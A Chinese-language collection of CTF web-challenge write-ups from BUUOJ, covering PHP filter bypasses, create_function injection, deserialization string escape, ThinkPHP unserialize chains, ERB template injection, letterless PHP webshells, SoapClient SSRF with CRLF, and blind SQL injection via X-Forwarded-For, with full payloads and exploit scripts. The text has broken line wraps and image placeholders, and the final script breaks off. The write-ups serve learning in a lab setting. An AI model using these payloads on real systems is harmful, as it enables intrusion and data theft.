<?phphighlight_file(__FILE__);error_reporting(0); $file = "1nD3x.php";$shana = $_GET['shana'];$passwd = $_GET['passwd'];$arg = '';$code = '';echo "<br /><font color=red><B>This is a very simple challenge and if you solve it I will give you a flag. Good Luck!</B><br></font>";if($_SERVER) {     if (   preg_match('/shana|debu|aqua|cute|arg|code|flag|system|exec|passwd|ass|eval|sort|shell|ob|start|mail|\$|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|read|inc|info|bin|hex|oct|echo|print|pi|\.|\"|\'|log/i', $_SERVER['QUERY_STRING'])        )          die('You seem to want to do something bad?'); }if (!preg_match('/http|https/i', $_GET['file'])) {    if (preg_match('/^aqua_is_cute$/', $_GET['debu']) && $_GET['debu'] !== 'aqua_is_cute') {        $file = $_GET["file"];         echo "Neeeeee! Good Job!<br>";    } } else die('fxck you! What do you want to do ?!');if($_REQUEST) {     foreach($_REQUEST as $value) {         if(preg_match('/[a-zA-Z]/i', $value))             die('fxck you! I hate English!');     } } if (file_get_contents($file) !== 'debu_debu_aqua')    die("Aqua is the cutest five-year-old child in the world! Isn't it ?<br>");if ( sha1($shana) === sha1($passwd) && $shana != $passwd ){    extract($_GET["flag"]);    echo "Very good! you know my password. But what is flag?<br>";} else{    die("fxck you! you don't know my password! And you don't know sha1! why you come here!");}if(preg_match('/^[a-z0-9]*$/isD', $code) || preg_match('/fil|cat|more|tail|tac|less|head|nl|tailf|ass|eval|sort|shell|ob|start|mail|\`|\{|\%|x|\&|\$|\*|\||\<|\"|\'|\=|\?|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|print|echo|read|inc|flag|1f|info|bin|hex|oct|pi|con|rot|input|\.|log|\^/i', $arg) ) {     die("<br />Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w="); } else {     include "flag.php";    $code('', $arg); } ?>This
```

这个题本身来说，考点是很多，我们一层一层来打开分析。

```
POST /1nD3x.php?%64%65%62%75=%61qua%5fis%5fcut%65%0a&file=%64%61%74%61%3a%2f%2f%74%65%78%74%2f%70%6c%61%69%6e%2c%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61&%73%68%61%6e%61[]=1&%70%61%73%73%77%64[]=2&%66%6c%61%67[%63%6f%64%65]=create_function&%66%6c%61%67[%61%72%67]=;}require(~(%8F%97%8F%C5%D0%D0%99%96%93%8B%9A%8D%D0%8D%9A%9E%9B%C2%9C%90%91%89%9A%8D%8B%D1%9D%9E%8C%9A%C9%CB%D2%9A%91%9C%90%9B%9A%D0%8D%9A%8C%90%8A%8D%9C%9A%C2%8D%9A%9E%CE%99%93%CB%98%D1%8F%97%8F));// HTTP/1.1Host: 153b8623-e453-4191-bc43-77facb42b781.node4.buuoj.cn:81Cache-Control: max-age=0Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Accept-Encoding: gzip, deflateAccept-Language: zh,zh-TW;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6Connection: closeContent-Type: application/x-www-form-urlencodedContent-Length: 17debu=1&file=1
```


第一层 $SERVER 不会对接受到的数据进行urldecode，所以我们就可以嘿嘿




第二层

```
if (!preg_match('/http|https/i', $_GET['file'])) {    if (preg_match('/^aqua_is_cute$/', $_GET['debu']) && $_GET['debu'] !== 'aqua_is_cute') {        $file = $_GET["file"];        echo "Neeeeee! Good Job!<br>";    } } else die('fxck you! What do you want to do ?!');
```

正则表达式的绕过 就两种方式 回溯和%0a






和我们预测的一样

第三层

```
if($_REQUEST) {    foreach($_REQUEST as $value) {        if(preg_match('/[a-zA-Z]/i', $value))            die('fxck you! I hate English!');    } }
```

这一层其实我是不会的


```
if($_REQUEST)  {
        foreach($_REQUEST  as  $value)  {
                //  if(preg_match('/[a-zA-Z]/i',  $value))
                        echo  $value;
                        //  die('fxck  you!  I  hate  English!');
        }
} %73%68%61%6e%61=1&%70%61%73%73%77%64=1&%66%69%6c%65=1&%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0aNeeeeee! Good Job!
111aqua_is_cute
```



可以看出 这里获取了 请求的数据，然后沃恩借鉴另外一道题。

我们知道 `$_REQUEST` **同时接受 GET 和 POST 的数据，并且 POST 具有更高的优先值** //其实我不知道

```
        }
} %73%68%61%6e%61=1&%70%61%73%73%77%64=1&%66%69%6c%65=1&%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0aNeeeeee! Good .
1112
```



这个是在php.ini中写到的。


```
; This directive determines which super global arrays are registered when PHP; starts up. G,P,C,E & S are abbrev
iations for the following respective super; globals: GET, POST, COOKIE, ENV and SERVER. There is a performance p
enalty; paid for the registration of these arrays and because ENV is not as commonly; used as the others, ENV is
 not recommended on productions servers. You; can still get access to the environment variables through getenv()
 should you; need to.; Default Value: "EGPCS"; Development Value: "GPCS"; Production Value: "GPCS";; http://php.
net/variables-ordervariables_order = "GPCS"
```

第四层 data伪协议不用多说，我就不贴，记得上传同名

第五层 sha1 不用说了。直接上王炸

create_function()的代码注入，先来一个例子来说一下，这个函数一个是参数列表，一个code。

3




```
function myfunc($a,$b){ return $a + $b;}
```

这样的话，我们如果传入

```
return $a + $b;} eval($_GET[A]);//
```

```
function myfunc($a,$b){ return $a+$b;} eval($_GET[A]);//}
```

然后 我们回到这道题

```
if(preg_match('/^[a-z0-9]*$/isD', $code) || preg_match('/fil|cat|more|tail|tac|less|head|nl|tailf|ass|eval|sort|
shell|ob|start|mail|\`|\{|\%|x|\&|\$|\*|\||\<|\"|\'|\=|\?|sou|show|cont|high|reverse|flip|rand|scan|chr|local|se
ss|id|source|arra|head|light|print|echo|read|inc|flag|1f|info|bin|hex|oct|pi|con|rot|input|\.|log|\^/i', $arg) )
 {     die("<br />Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w="); } else {     i
nclude "flag.php";    $code('', $arg); } ?>This
```

可以看到许多的命令都没有了，所以我们必须得想个办法，来获取源码 ，或者利用已经flag.php，我们来看看有没有什么变量可以直接食用。

第一种 获得其中的变量`get_defined_vars()`

然后我们就会要想办法拿到正flag，我们现在需要考虑的就是，如何包含进来真flag，如何绕过flag关键字，如何无参数执行。

```
require(base64_decode(MWZsYWcucGhw));
```

这个简直完美，他即可以不用括号用引号，也可以这样。包含即可，其中绕过还可以用php 无字母数字webshell绕过方式

第二种 就是 require 为协议读源码

```
require(~(%8F%97%8F%C5%D0%D0%99%96%93%8B%9A%8D%D0%8D%9A%9E%9B%C2%9C%90%91%89%9A%8D%8B%D1%9D%9E%8C%9A%C9%CB%D2%9A
%91%9C%90%9B%9A%D0%8D%9A%8C%90%8A%8D%9C%9A%C2%CE%99%93%9E%98%D1%8F%97%8F));//
```

异或也是可以的

```
require(%8f%97%8f%c5%d0%d0%99%96%93%8b%9a%8d%d0%8d%9a%9e%9b%c2%9c%90%91%89%9a%8d%8b%d1%9d%9e%8c%9a%c9%cb%d2%9a%9
1%9c%90%9b%9a%d0%8d%9a%8c%90%8a%8d%9c%9a%c2%ce%99%93%9e%98%d1%8f%97%8f^%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%f
f%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff%ff
%ff%ff%ff%ff%ff%ff%ff);//
```

```
efine(aaa,fopen(~(%8d%9a%9e%ce%99%93%cb%98%d1%8f%97%8f),r)); while(!feof(aaa))var_dump(fgets(aaa));fclose(aaa);
```

绕过`$`不能引用变量的最好方式就是使用define 定义常量。

```
require(get_defined_vars()[_GET][rce]);
```

preg_match 不会匹配数组，所以数组不用考虑。

0x10 [HFCTF2020]JustEscape

0x11 [GXYCTF2019]StrongestMind

```
import requests,re,timeurl = "http://22a84737-9418-4164-96ef-38d03c69b58a.node4.buuoj.cn:81/index.php"s = reques
ts.Session()a = s.get(url=url).content.decode('utf-8')count = 1while (count <= 1001):    count = count + 1     e
xpr = re.findall(r'第一千次给flag呦<br><br>(.*?)<br><br><form action="index.php" method="post">',a,re.S)[0]    re
s = eval(expr)    data = {    "answer":res    }    a = s.post(url,data).content.decode('utf-8')    print(a)    p
rint(count)    if(count % 20 == 0):        time.sleep(2)
```

0x12 [GYCTF2020]Easyphp

本身这个题目寻找反序列化链条的过程并不复杂，但是我一直以为试直接触发，找不到合适的赋值位置。

```
return safe(serialize(new Info($age,$nickname)));
```

后面看到这个才知道试反序列化字符串的逃逸就很简单了。

```
<?phpclass User{    public $age;    public $nickname;}class Info{    public $CtrlCase;}Class UpdateHelper{    pu
blic $sql;}class dbCtrl{    public $name = "admin";    public $password = "1";}$user = new User();$info = new In
fo();$updateHelper= new UpdateHelper();$dbctrl = new dbCtrl();$sql='select 1,"c4ca4238a0b923820dcc509a6f75849b"
from user where username=?';$updateHelper->sql = $user;$user->nickname = $info;$info->CtrlCase = $dbctrl;$user->
age=$sql;echo strlen(serialize($updateHelper));/* * 应该正常处理的反序列化数据 但是现在不能直接这样反序列化 unionunion
unionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionun
ionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunio
nunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionu
nionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionuni
onunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunion
unionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionun
ionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunio
nunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionu
nionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionuni
onunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunion
unionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionun
ionunionunionunionunionunionunionunionunionunionunionunionunionunion";s:8:"CtrlCase";O:12:"UpdateHelper":1:{s:3:
"sql";O:4:"User":2:{s:3:"age";s:70:"select 1,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?";s:8:
"nickname";O:4:"Info":1:{s:8:"CtrlCase";O:6:"dbCtrl":2:{s:4:"name";s:5:"admin";s:8:"password";s:1:"1";}}}} len :
 245 +17 = 262*//*                                                s:8:"nickname";s:nn:"aaaa";s:8:"CtrlCase";O:}}
}}" O:4:"Info":3:{s:3:"age";s:1:"1";s:8:"nickname";s:245:"union"O:12:"UpdateHelper":1:{s:3:"sql";O:4:"User":2:{s
:3:"age";s:70:"select 1,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?";s:8:"nickname";O:4:"Info"
:1:{s:8:"CtrlCase";O:6:"dbCtrl":2:{s:4:"name";s:5:"admin";s:8:"password";s:1:"1";}}}}}";s:8:"CtrlCase";N;} *//* O
:4:"Info":3:{s:8:"CtrlCase";N;s:3:"age";s:1:"1";s:8:"nickname";O:12:"UpdateHelper":1:{s:3:"sql";O:4:"User":2:{s:
3:"age";s:70:"select 1,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?";s:8:"nickname";O:4:"Info":
1:{s:8:"CtrlCase";O:6:"dbCtrl":2:{s:4:"name";s:5:"admin";s:8:"password";s:1:"1";}}}}} *//*  O:4:"Info":3:{s:3:"a
ge";s:1:"1";s:8:"nickname";s:1578:"hackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacke
rhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhac
kerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerh
ackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacke
rhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhac
kerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerh
ackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacke
rhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhac
kerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerh
ackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacke
rhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhac
kerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerh
ackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacke
rhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhac
kerhackerhackerhackerhackerhackerhackerhacker";s:8:"CtrlCase";O:12:"UpdateHelper":1:{s:3:"sql";O:4:"User":2:{s:3
:"age";s:70:"select 1,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?";s:8:"nickname";O:4:"Info":1
:{s:8:"CtrlCase";O:6:"dbCtrl":2:{s:4:"name";s:5:"admin";s:8:"password";s:1:"1";}}}}}";s:8:"CtrlCase";N;} */funct
ion safe($parm){    $array= array('union','regexp','load','into','flag','file','insert',"'",'\\',"*","alter");
  return str_replace($array,'hacker',$parm);}$age="1";$nickname="1";$a = new Info();$a->age= $age;$a->nickname =
 $updateHelper;$b = serialize($a);$c = safe($b);echo $b;/* * O:4:"Info":3:{s:8:"CtrlCase";N;s:3:"age";s:1:"1";s:
8:"nickname";s:1:"1";} */
```

打完这个payload 直接登录即可

0x13 [强网杯 2019]Upload

exp

```
<?phpnamespace app\web\controller;class Register{    public $checker;    public $registed;}class Profile{    pub
lic $checker;    public $filename_tmp;    public $filename;    public $upload_menu;    public $ext;    public $i
mg;    public $except;}$register = new Register();$profile = new Profile();$register->registed = false;$register
->checker = $profile;$profile->except = ['index' => 'upload_img'];//$profile->img = "upload_img";$profile->check
er = 0;$profile->ext = 1;$profile->filename_tmp = "./upload/7a6402c5476be05795b55df4c522c5fa/17bdbd9b3e0e5a9e52b
8558b5c6c9f04.png";$profile->filename  = "./upload/7a6402c5476be05795b55df4c522c5fa/17bdbd9b3e0e5a9e52b8558b5c6c
9f04.php";echo base64_encode(serialize($register));
```

0x14 [SCTF2019]Flag Shop

这里使用的rails的erb模板注入 因为在这里查看了源码之后发现仅有七个字符可以控制，所以我们采用下面的https://docs.ruby-lang.org/en/2.4.0/globals_rdoc.html

下面的payload获得key

```
GET /work?SECRET=&name=%3c%25%3d%24%27%25%3e&do=%3c%25%3d%24%27%25%3e%20is%20working
```

<?= ?>简单理解这个就是其中的{{}}中间可以执行其代码，这里因为限制了长度 我们用的就是语言的特殊变量。我们阅读文章发现，这个语言和python都具有极其强大内省机制。(埋个坑在这里)

0x15 [SUCTF 2018]GetShell

无字母数字webshell

没有 + {}; “”; ‘’;

只有一个思路就是~汉字 可以直接取得字符，然后遍历字符 生成想要的webshell

```
<?=$_=[];$__.=$_;$____=$_==$_;$___=~茉[$____];$___.=~内[$____];$___.=~茉[$____];$___.=~苏[$____];$___.=~的[$____]
;$___.=~咩[$____];$_____=_;$_____.=~课[$____];$_____.=~尬[$____];$_____.=~笔[$____];$_____.=~端[$____];$_________
_=$$_____;$___($__________[~瞎[$____]]);
```

吞的别人的。

0x16 bestphp’s revenge

这个提示是一个知识含量拉满的题目 虽然一点提示都没给 大概是以下几个知识点

- php session反序列化
- soapclient ssrf
- crlf注入

这三个漏洞本身来说都不是什么难点，但是在这个

```
highlight_file(__FILE__);$b = 'implode';call_user_func($_GET['f'], $_POST);session_start();if (isset($_GET['name
'])) {    $_SESSION['name'] = $_GET['name'];}var_dump($_SESSION);$a = array(reset($_SESSION), 'welcome_to_the_lc
tf2018');call_user_func($b, $a);
```

在这个代码来说， 我是没有联想得到。php sesssion反序列化时是因为在解析序列化数据的时候会使用到不同的处理器

最后的回调大概要拼接成**call_user_func(‘call_user_func’,array(‘SoapClient’,’welcome_to_the_lctf2018’))**

SoapClient 要是具体的对象才行。

Directive	含义
session.save_handler	session保存形式。默认为files

Directive	含义
session.save_path	session保存路径。
session.serialize_handler	session序列化存储所用处理器。默认为php。
session.upload_progress.cleanup	一旦读取了所有POST数据，立即清除进度信息。默认开启
session.upload_progress.enabled	将上传文件的进度信息存在session中。默认开启。

当 **session.serialize_handler=php** 时，session文件内容为： `name|s:7:"mochazz";`

当 **session.serialize_handler=php_serialize** 时，session文件为： `a:1:{s:4:"name";s:7:"mochazz";}`

首先贴个图。开始分析这个题目。

既然要利用上面三种姿势。我们先看里面的能执行代码的函数

```
call_user_func($_GET['f'], $_POST);//f extract call_user_func($b, $a); /b => SoapClient a
```

第一反应就是变量覆盖，把a和b可控，但是我在本地的时候一直没有测试成功，所以这里我就不多bb了。

exp.php

```
<?php$target='http://127.0.0.1/flag.php';$soap = new SoapClient(null,array('location' => $target,    'user_agent
' => "Dem0\r\nCookie:PHPSESSID=123456\r\n",    'uri' => "http://127.0.0.1/"));$dem0 = serialize($soap);echo "|".
urlencode($dem0);
```

这个可以生成反序列化的数据。

```
POST /?f=session_start&name=|O%3A10%3A%22SoapClient%22%3A4%3A%7Bs%3A3%3A%22uri%22%3Bs%3A17%3A%22http%3A%2F%2F127
.0.0.1%2F%22%3Bs%3A8%3A%22location%22%3Bs%3A25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22%3Bs%3A11%3A%22_user_age
nt%22%3Bs%3A31%3A%22dem0%0D%0ACookie%3APHPSESSID%3D123456%0D%0A%22%3Bs%3A13%3A%22_soap_version%22%3Bi%3A1%3B%7D
HTTP/1.1Host: e9d5b0a5-ecea-47e7-9ea2-615657f5f184.node4.buuoj.cn:81Pragma: no-cacheCache-Control: no-cacheUpgra
de-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
ko) Chrome/96.0.4664.45 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Accept-Encoding: gzip, deflateAccept-Languag
e: zh,zh-TW;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6Cookie: UM_distinctid=17d66893c2717-03eb8bab8be499-978183a-144
000-17d66893c28205; PHPSESSID=qq1ase8vopuep92h208vih4vc3Connection: closeContent-Type: application/x-www-form-ur
lencodedContent-Length: 31serialize_handler=php_serialize
```

这个包的执行流程就是**session_start(“serialize_handler=php_serialize”);**

session_start() 会创建新会话或者重用现有会话 这样我们就可以知道第二个session_start()不会影响到我们正常的使用。

然后就会存储进去

```
a:1:{s:4:"name";s:n:"|O:10:"SoapClient":4:{s:3:"uri";s:17:"http://127.0.0.1/";s:8:"location";s:25:"http://127.0.
0.1/flag.php";s:11:"_user_agent";s:31:"demoCookie:PHPSESSID=123456";s:13:"_soap_version";i:1;}";}
```

然后切换到默认的之后会识别为**a:1:{s:4:“name”;s:n:" =>O:10:“SoapClient”:4:{s:3:“uri”;s:17:“http://127.0.0.1/”;s:8:“location”;s:25:“http://127.0.0.1/flag.php”;s:11:"_user_agent";s:31:“demoCookie:PHPSESSID=123456“;s:13:”_soap_version”;i:1;}**

call_user_func(‘call_user_func’,array(‘SoapClient’,’welcome_to_the_lctf2018’)) 这样就拼好了。

结束。

0x17 [ISITDTU 2019]EasyPHP

首先是无字母数字webshell，其中因为没有引号 所以不是所有的字符都能使用 必须是php中没有特殊含义的字符才能使用，所以我们采用取反大法获得非主流字符 然后用%ff去异或

```
$total = [0x8F,0x8D,0x96,0x91,0x8B,0x8C,0x9C,0x9E,0x91,0x9B];$res = [0xFF,0xD1,0xA0,0x8F,0x8D,0x96,0x91,0x8B,0x8C,0x9C,0x9E,0x91,0x9B];$count = 0;$cnt = count($total);while ($cnt) { $cnt--; $tmp = array_pop($res); for($i = 0; $i < count($total); $i ++){  for($j = 0; $j < count($res); $j ++){   for($k = 0; $k < count($res); $k ++){ for($m = 0; $m < count($res); $m ++){     if($total[$i] == ($res[$j] ^ $res[$m] ^ $res[$k])){      $count ++;   break 3;     }    }   }  } } echo $count; echo "\n"; if($count == count($total)){  $count = 0;  echo 123;  echo "\n"; }else{  $count = 0;  array_unshift($res, $tmp); }}var_dump($res);
```

用这个去生成可用的集合，然后再用普通的脚本去生成最后的payload

0x18 [GKCTF 2021]easycms

这个题目 直接模板编辑rce 但是需要一个txt文件去确认 所以四处寻找文件上传 或文件编辑

素材库 可以上传txt，所以最好 然后改名字实现目录穿越。

还有就是导出主题的位置，发现url不是直接的目录拼接，发现问题不简单，去看了一下 目的达到！，base64文件名可以任意下载。

0x19 [GYCTF2020]Ez_Express

参考资料： https://www.leavesongs.com/HTML/javascript-up-low-ercase-tip.html

https://xz.aliyun.com/t/7025

https://www.sohu.com/a/446206250_120045376

XSSX学习网站: http://prompt.ml/0

这里第一点是绕过 ADMIN 所涉及便是toUpperCase()

```
其中混入了两个奇特的字符"ı"、"ſ"。这两个字符的“大写”是I和S
```

toLowerCase

```
这个"K"的“小写”字符是k，也就是"K".toLowerCase() == 'k'.
```

一般模板引擎都有的问题 寻找特殊符号 ejs使用的是正则表达式

```
679       // work well with `\r` and empty lines don't work well with the `m` flag.
680       this.templateText =
681         this.templateText.replace(/[\r\n]+/g, '\n').replace(/^\s+|\s+$/gm, '');
682     }
683
684     // Slurp spaces and tabs before <%_ and after _%>
685     this.templateText =
686       this.templateText.replace(/[ \t]*<%_/gm, '<%_').replace(/_%>[ \t]*/gm, '_%>');
687
```

```
if (!this.source) {
  this.generateSource();//替换掉其中的特殊模板符号
  prepended += '  var __output = [], __append = __output.push.bind(__output);' + '\n';
  if (opts.outputFunctionName) {
    prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
  }
  if (opts._with !== false) {
    prepended +=  '  with (' + opts.localsName + ' || {}) {' + '\n';
    appended += '  }' + '\n';
  }
  appended += '  return __output.join("");' + '\n';
  this.source = prepended + this.source + appended;
}
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-OB3lZOtd-1639377924693)(C:\Users\MSI\AppData\Roaming\Typora\typora-user-images\image-20211201000539830.png)]

有default赋值 只能污染这个参数

garann.github.io/template-chooser模板选择网站

ejs模板引擎远程代码执行漏洞(CVE-2020-35772) 存在的问题就在于 直接将用户可控的数据直接拼接到模板渲染的文件中。

其实我们看了这么多的模板渲染引擎 大多数使用的 也是渲染一个匿名函数出来，然后执行，获得结果。

https://xz.aliyun.com/t/7025 这个是大佬找的链子 呜呜。

0x1A [RoarCTF 2019]Online

看到了last ip 一下就猜到是 数据库操作 insert注入了

```
import requests,reurl = "http://node4.buuoj.cn:28246/?url=http://127.0.0.1/admin"def execute(sql): length = "" p
ayload = f"0'|length(({sql}))|'0" session = requests.session() r = session.get(url, headers={'X-Forwarded-For':
payload}) r = session.get(url, headers={'X-Forwarded-For': 'dem0'}) r = session.get(url, headers={'X-Forwarded-F
or': 'dem0'}) length = int(re.findall(r'Last Ip: (.*?) -->',r.text,re.S)[0]) res = "" for x in range(1,length+1)
:  payload = f"0'|ascii(substr(({sql}),{x},1))|'0"  r = session.get(url, headers={'X-Forwarded-For': payload})
r = session.get(url, headers={'X-Forwarded-For': 'dem0'})  r = session.get(url, headers={'X-Forwarded-For': 'dem
0'})  text = int(re.findall(r'Last Ip: (.*?) -->',r.text,re.S)[0])  res += chr(text) return resif __name__ == '_
_main__': # print("[*]获取当前数据库名成功:" + execute("select database()")) # print("[*]获取所有数据库名成功:" + exe
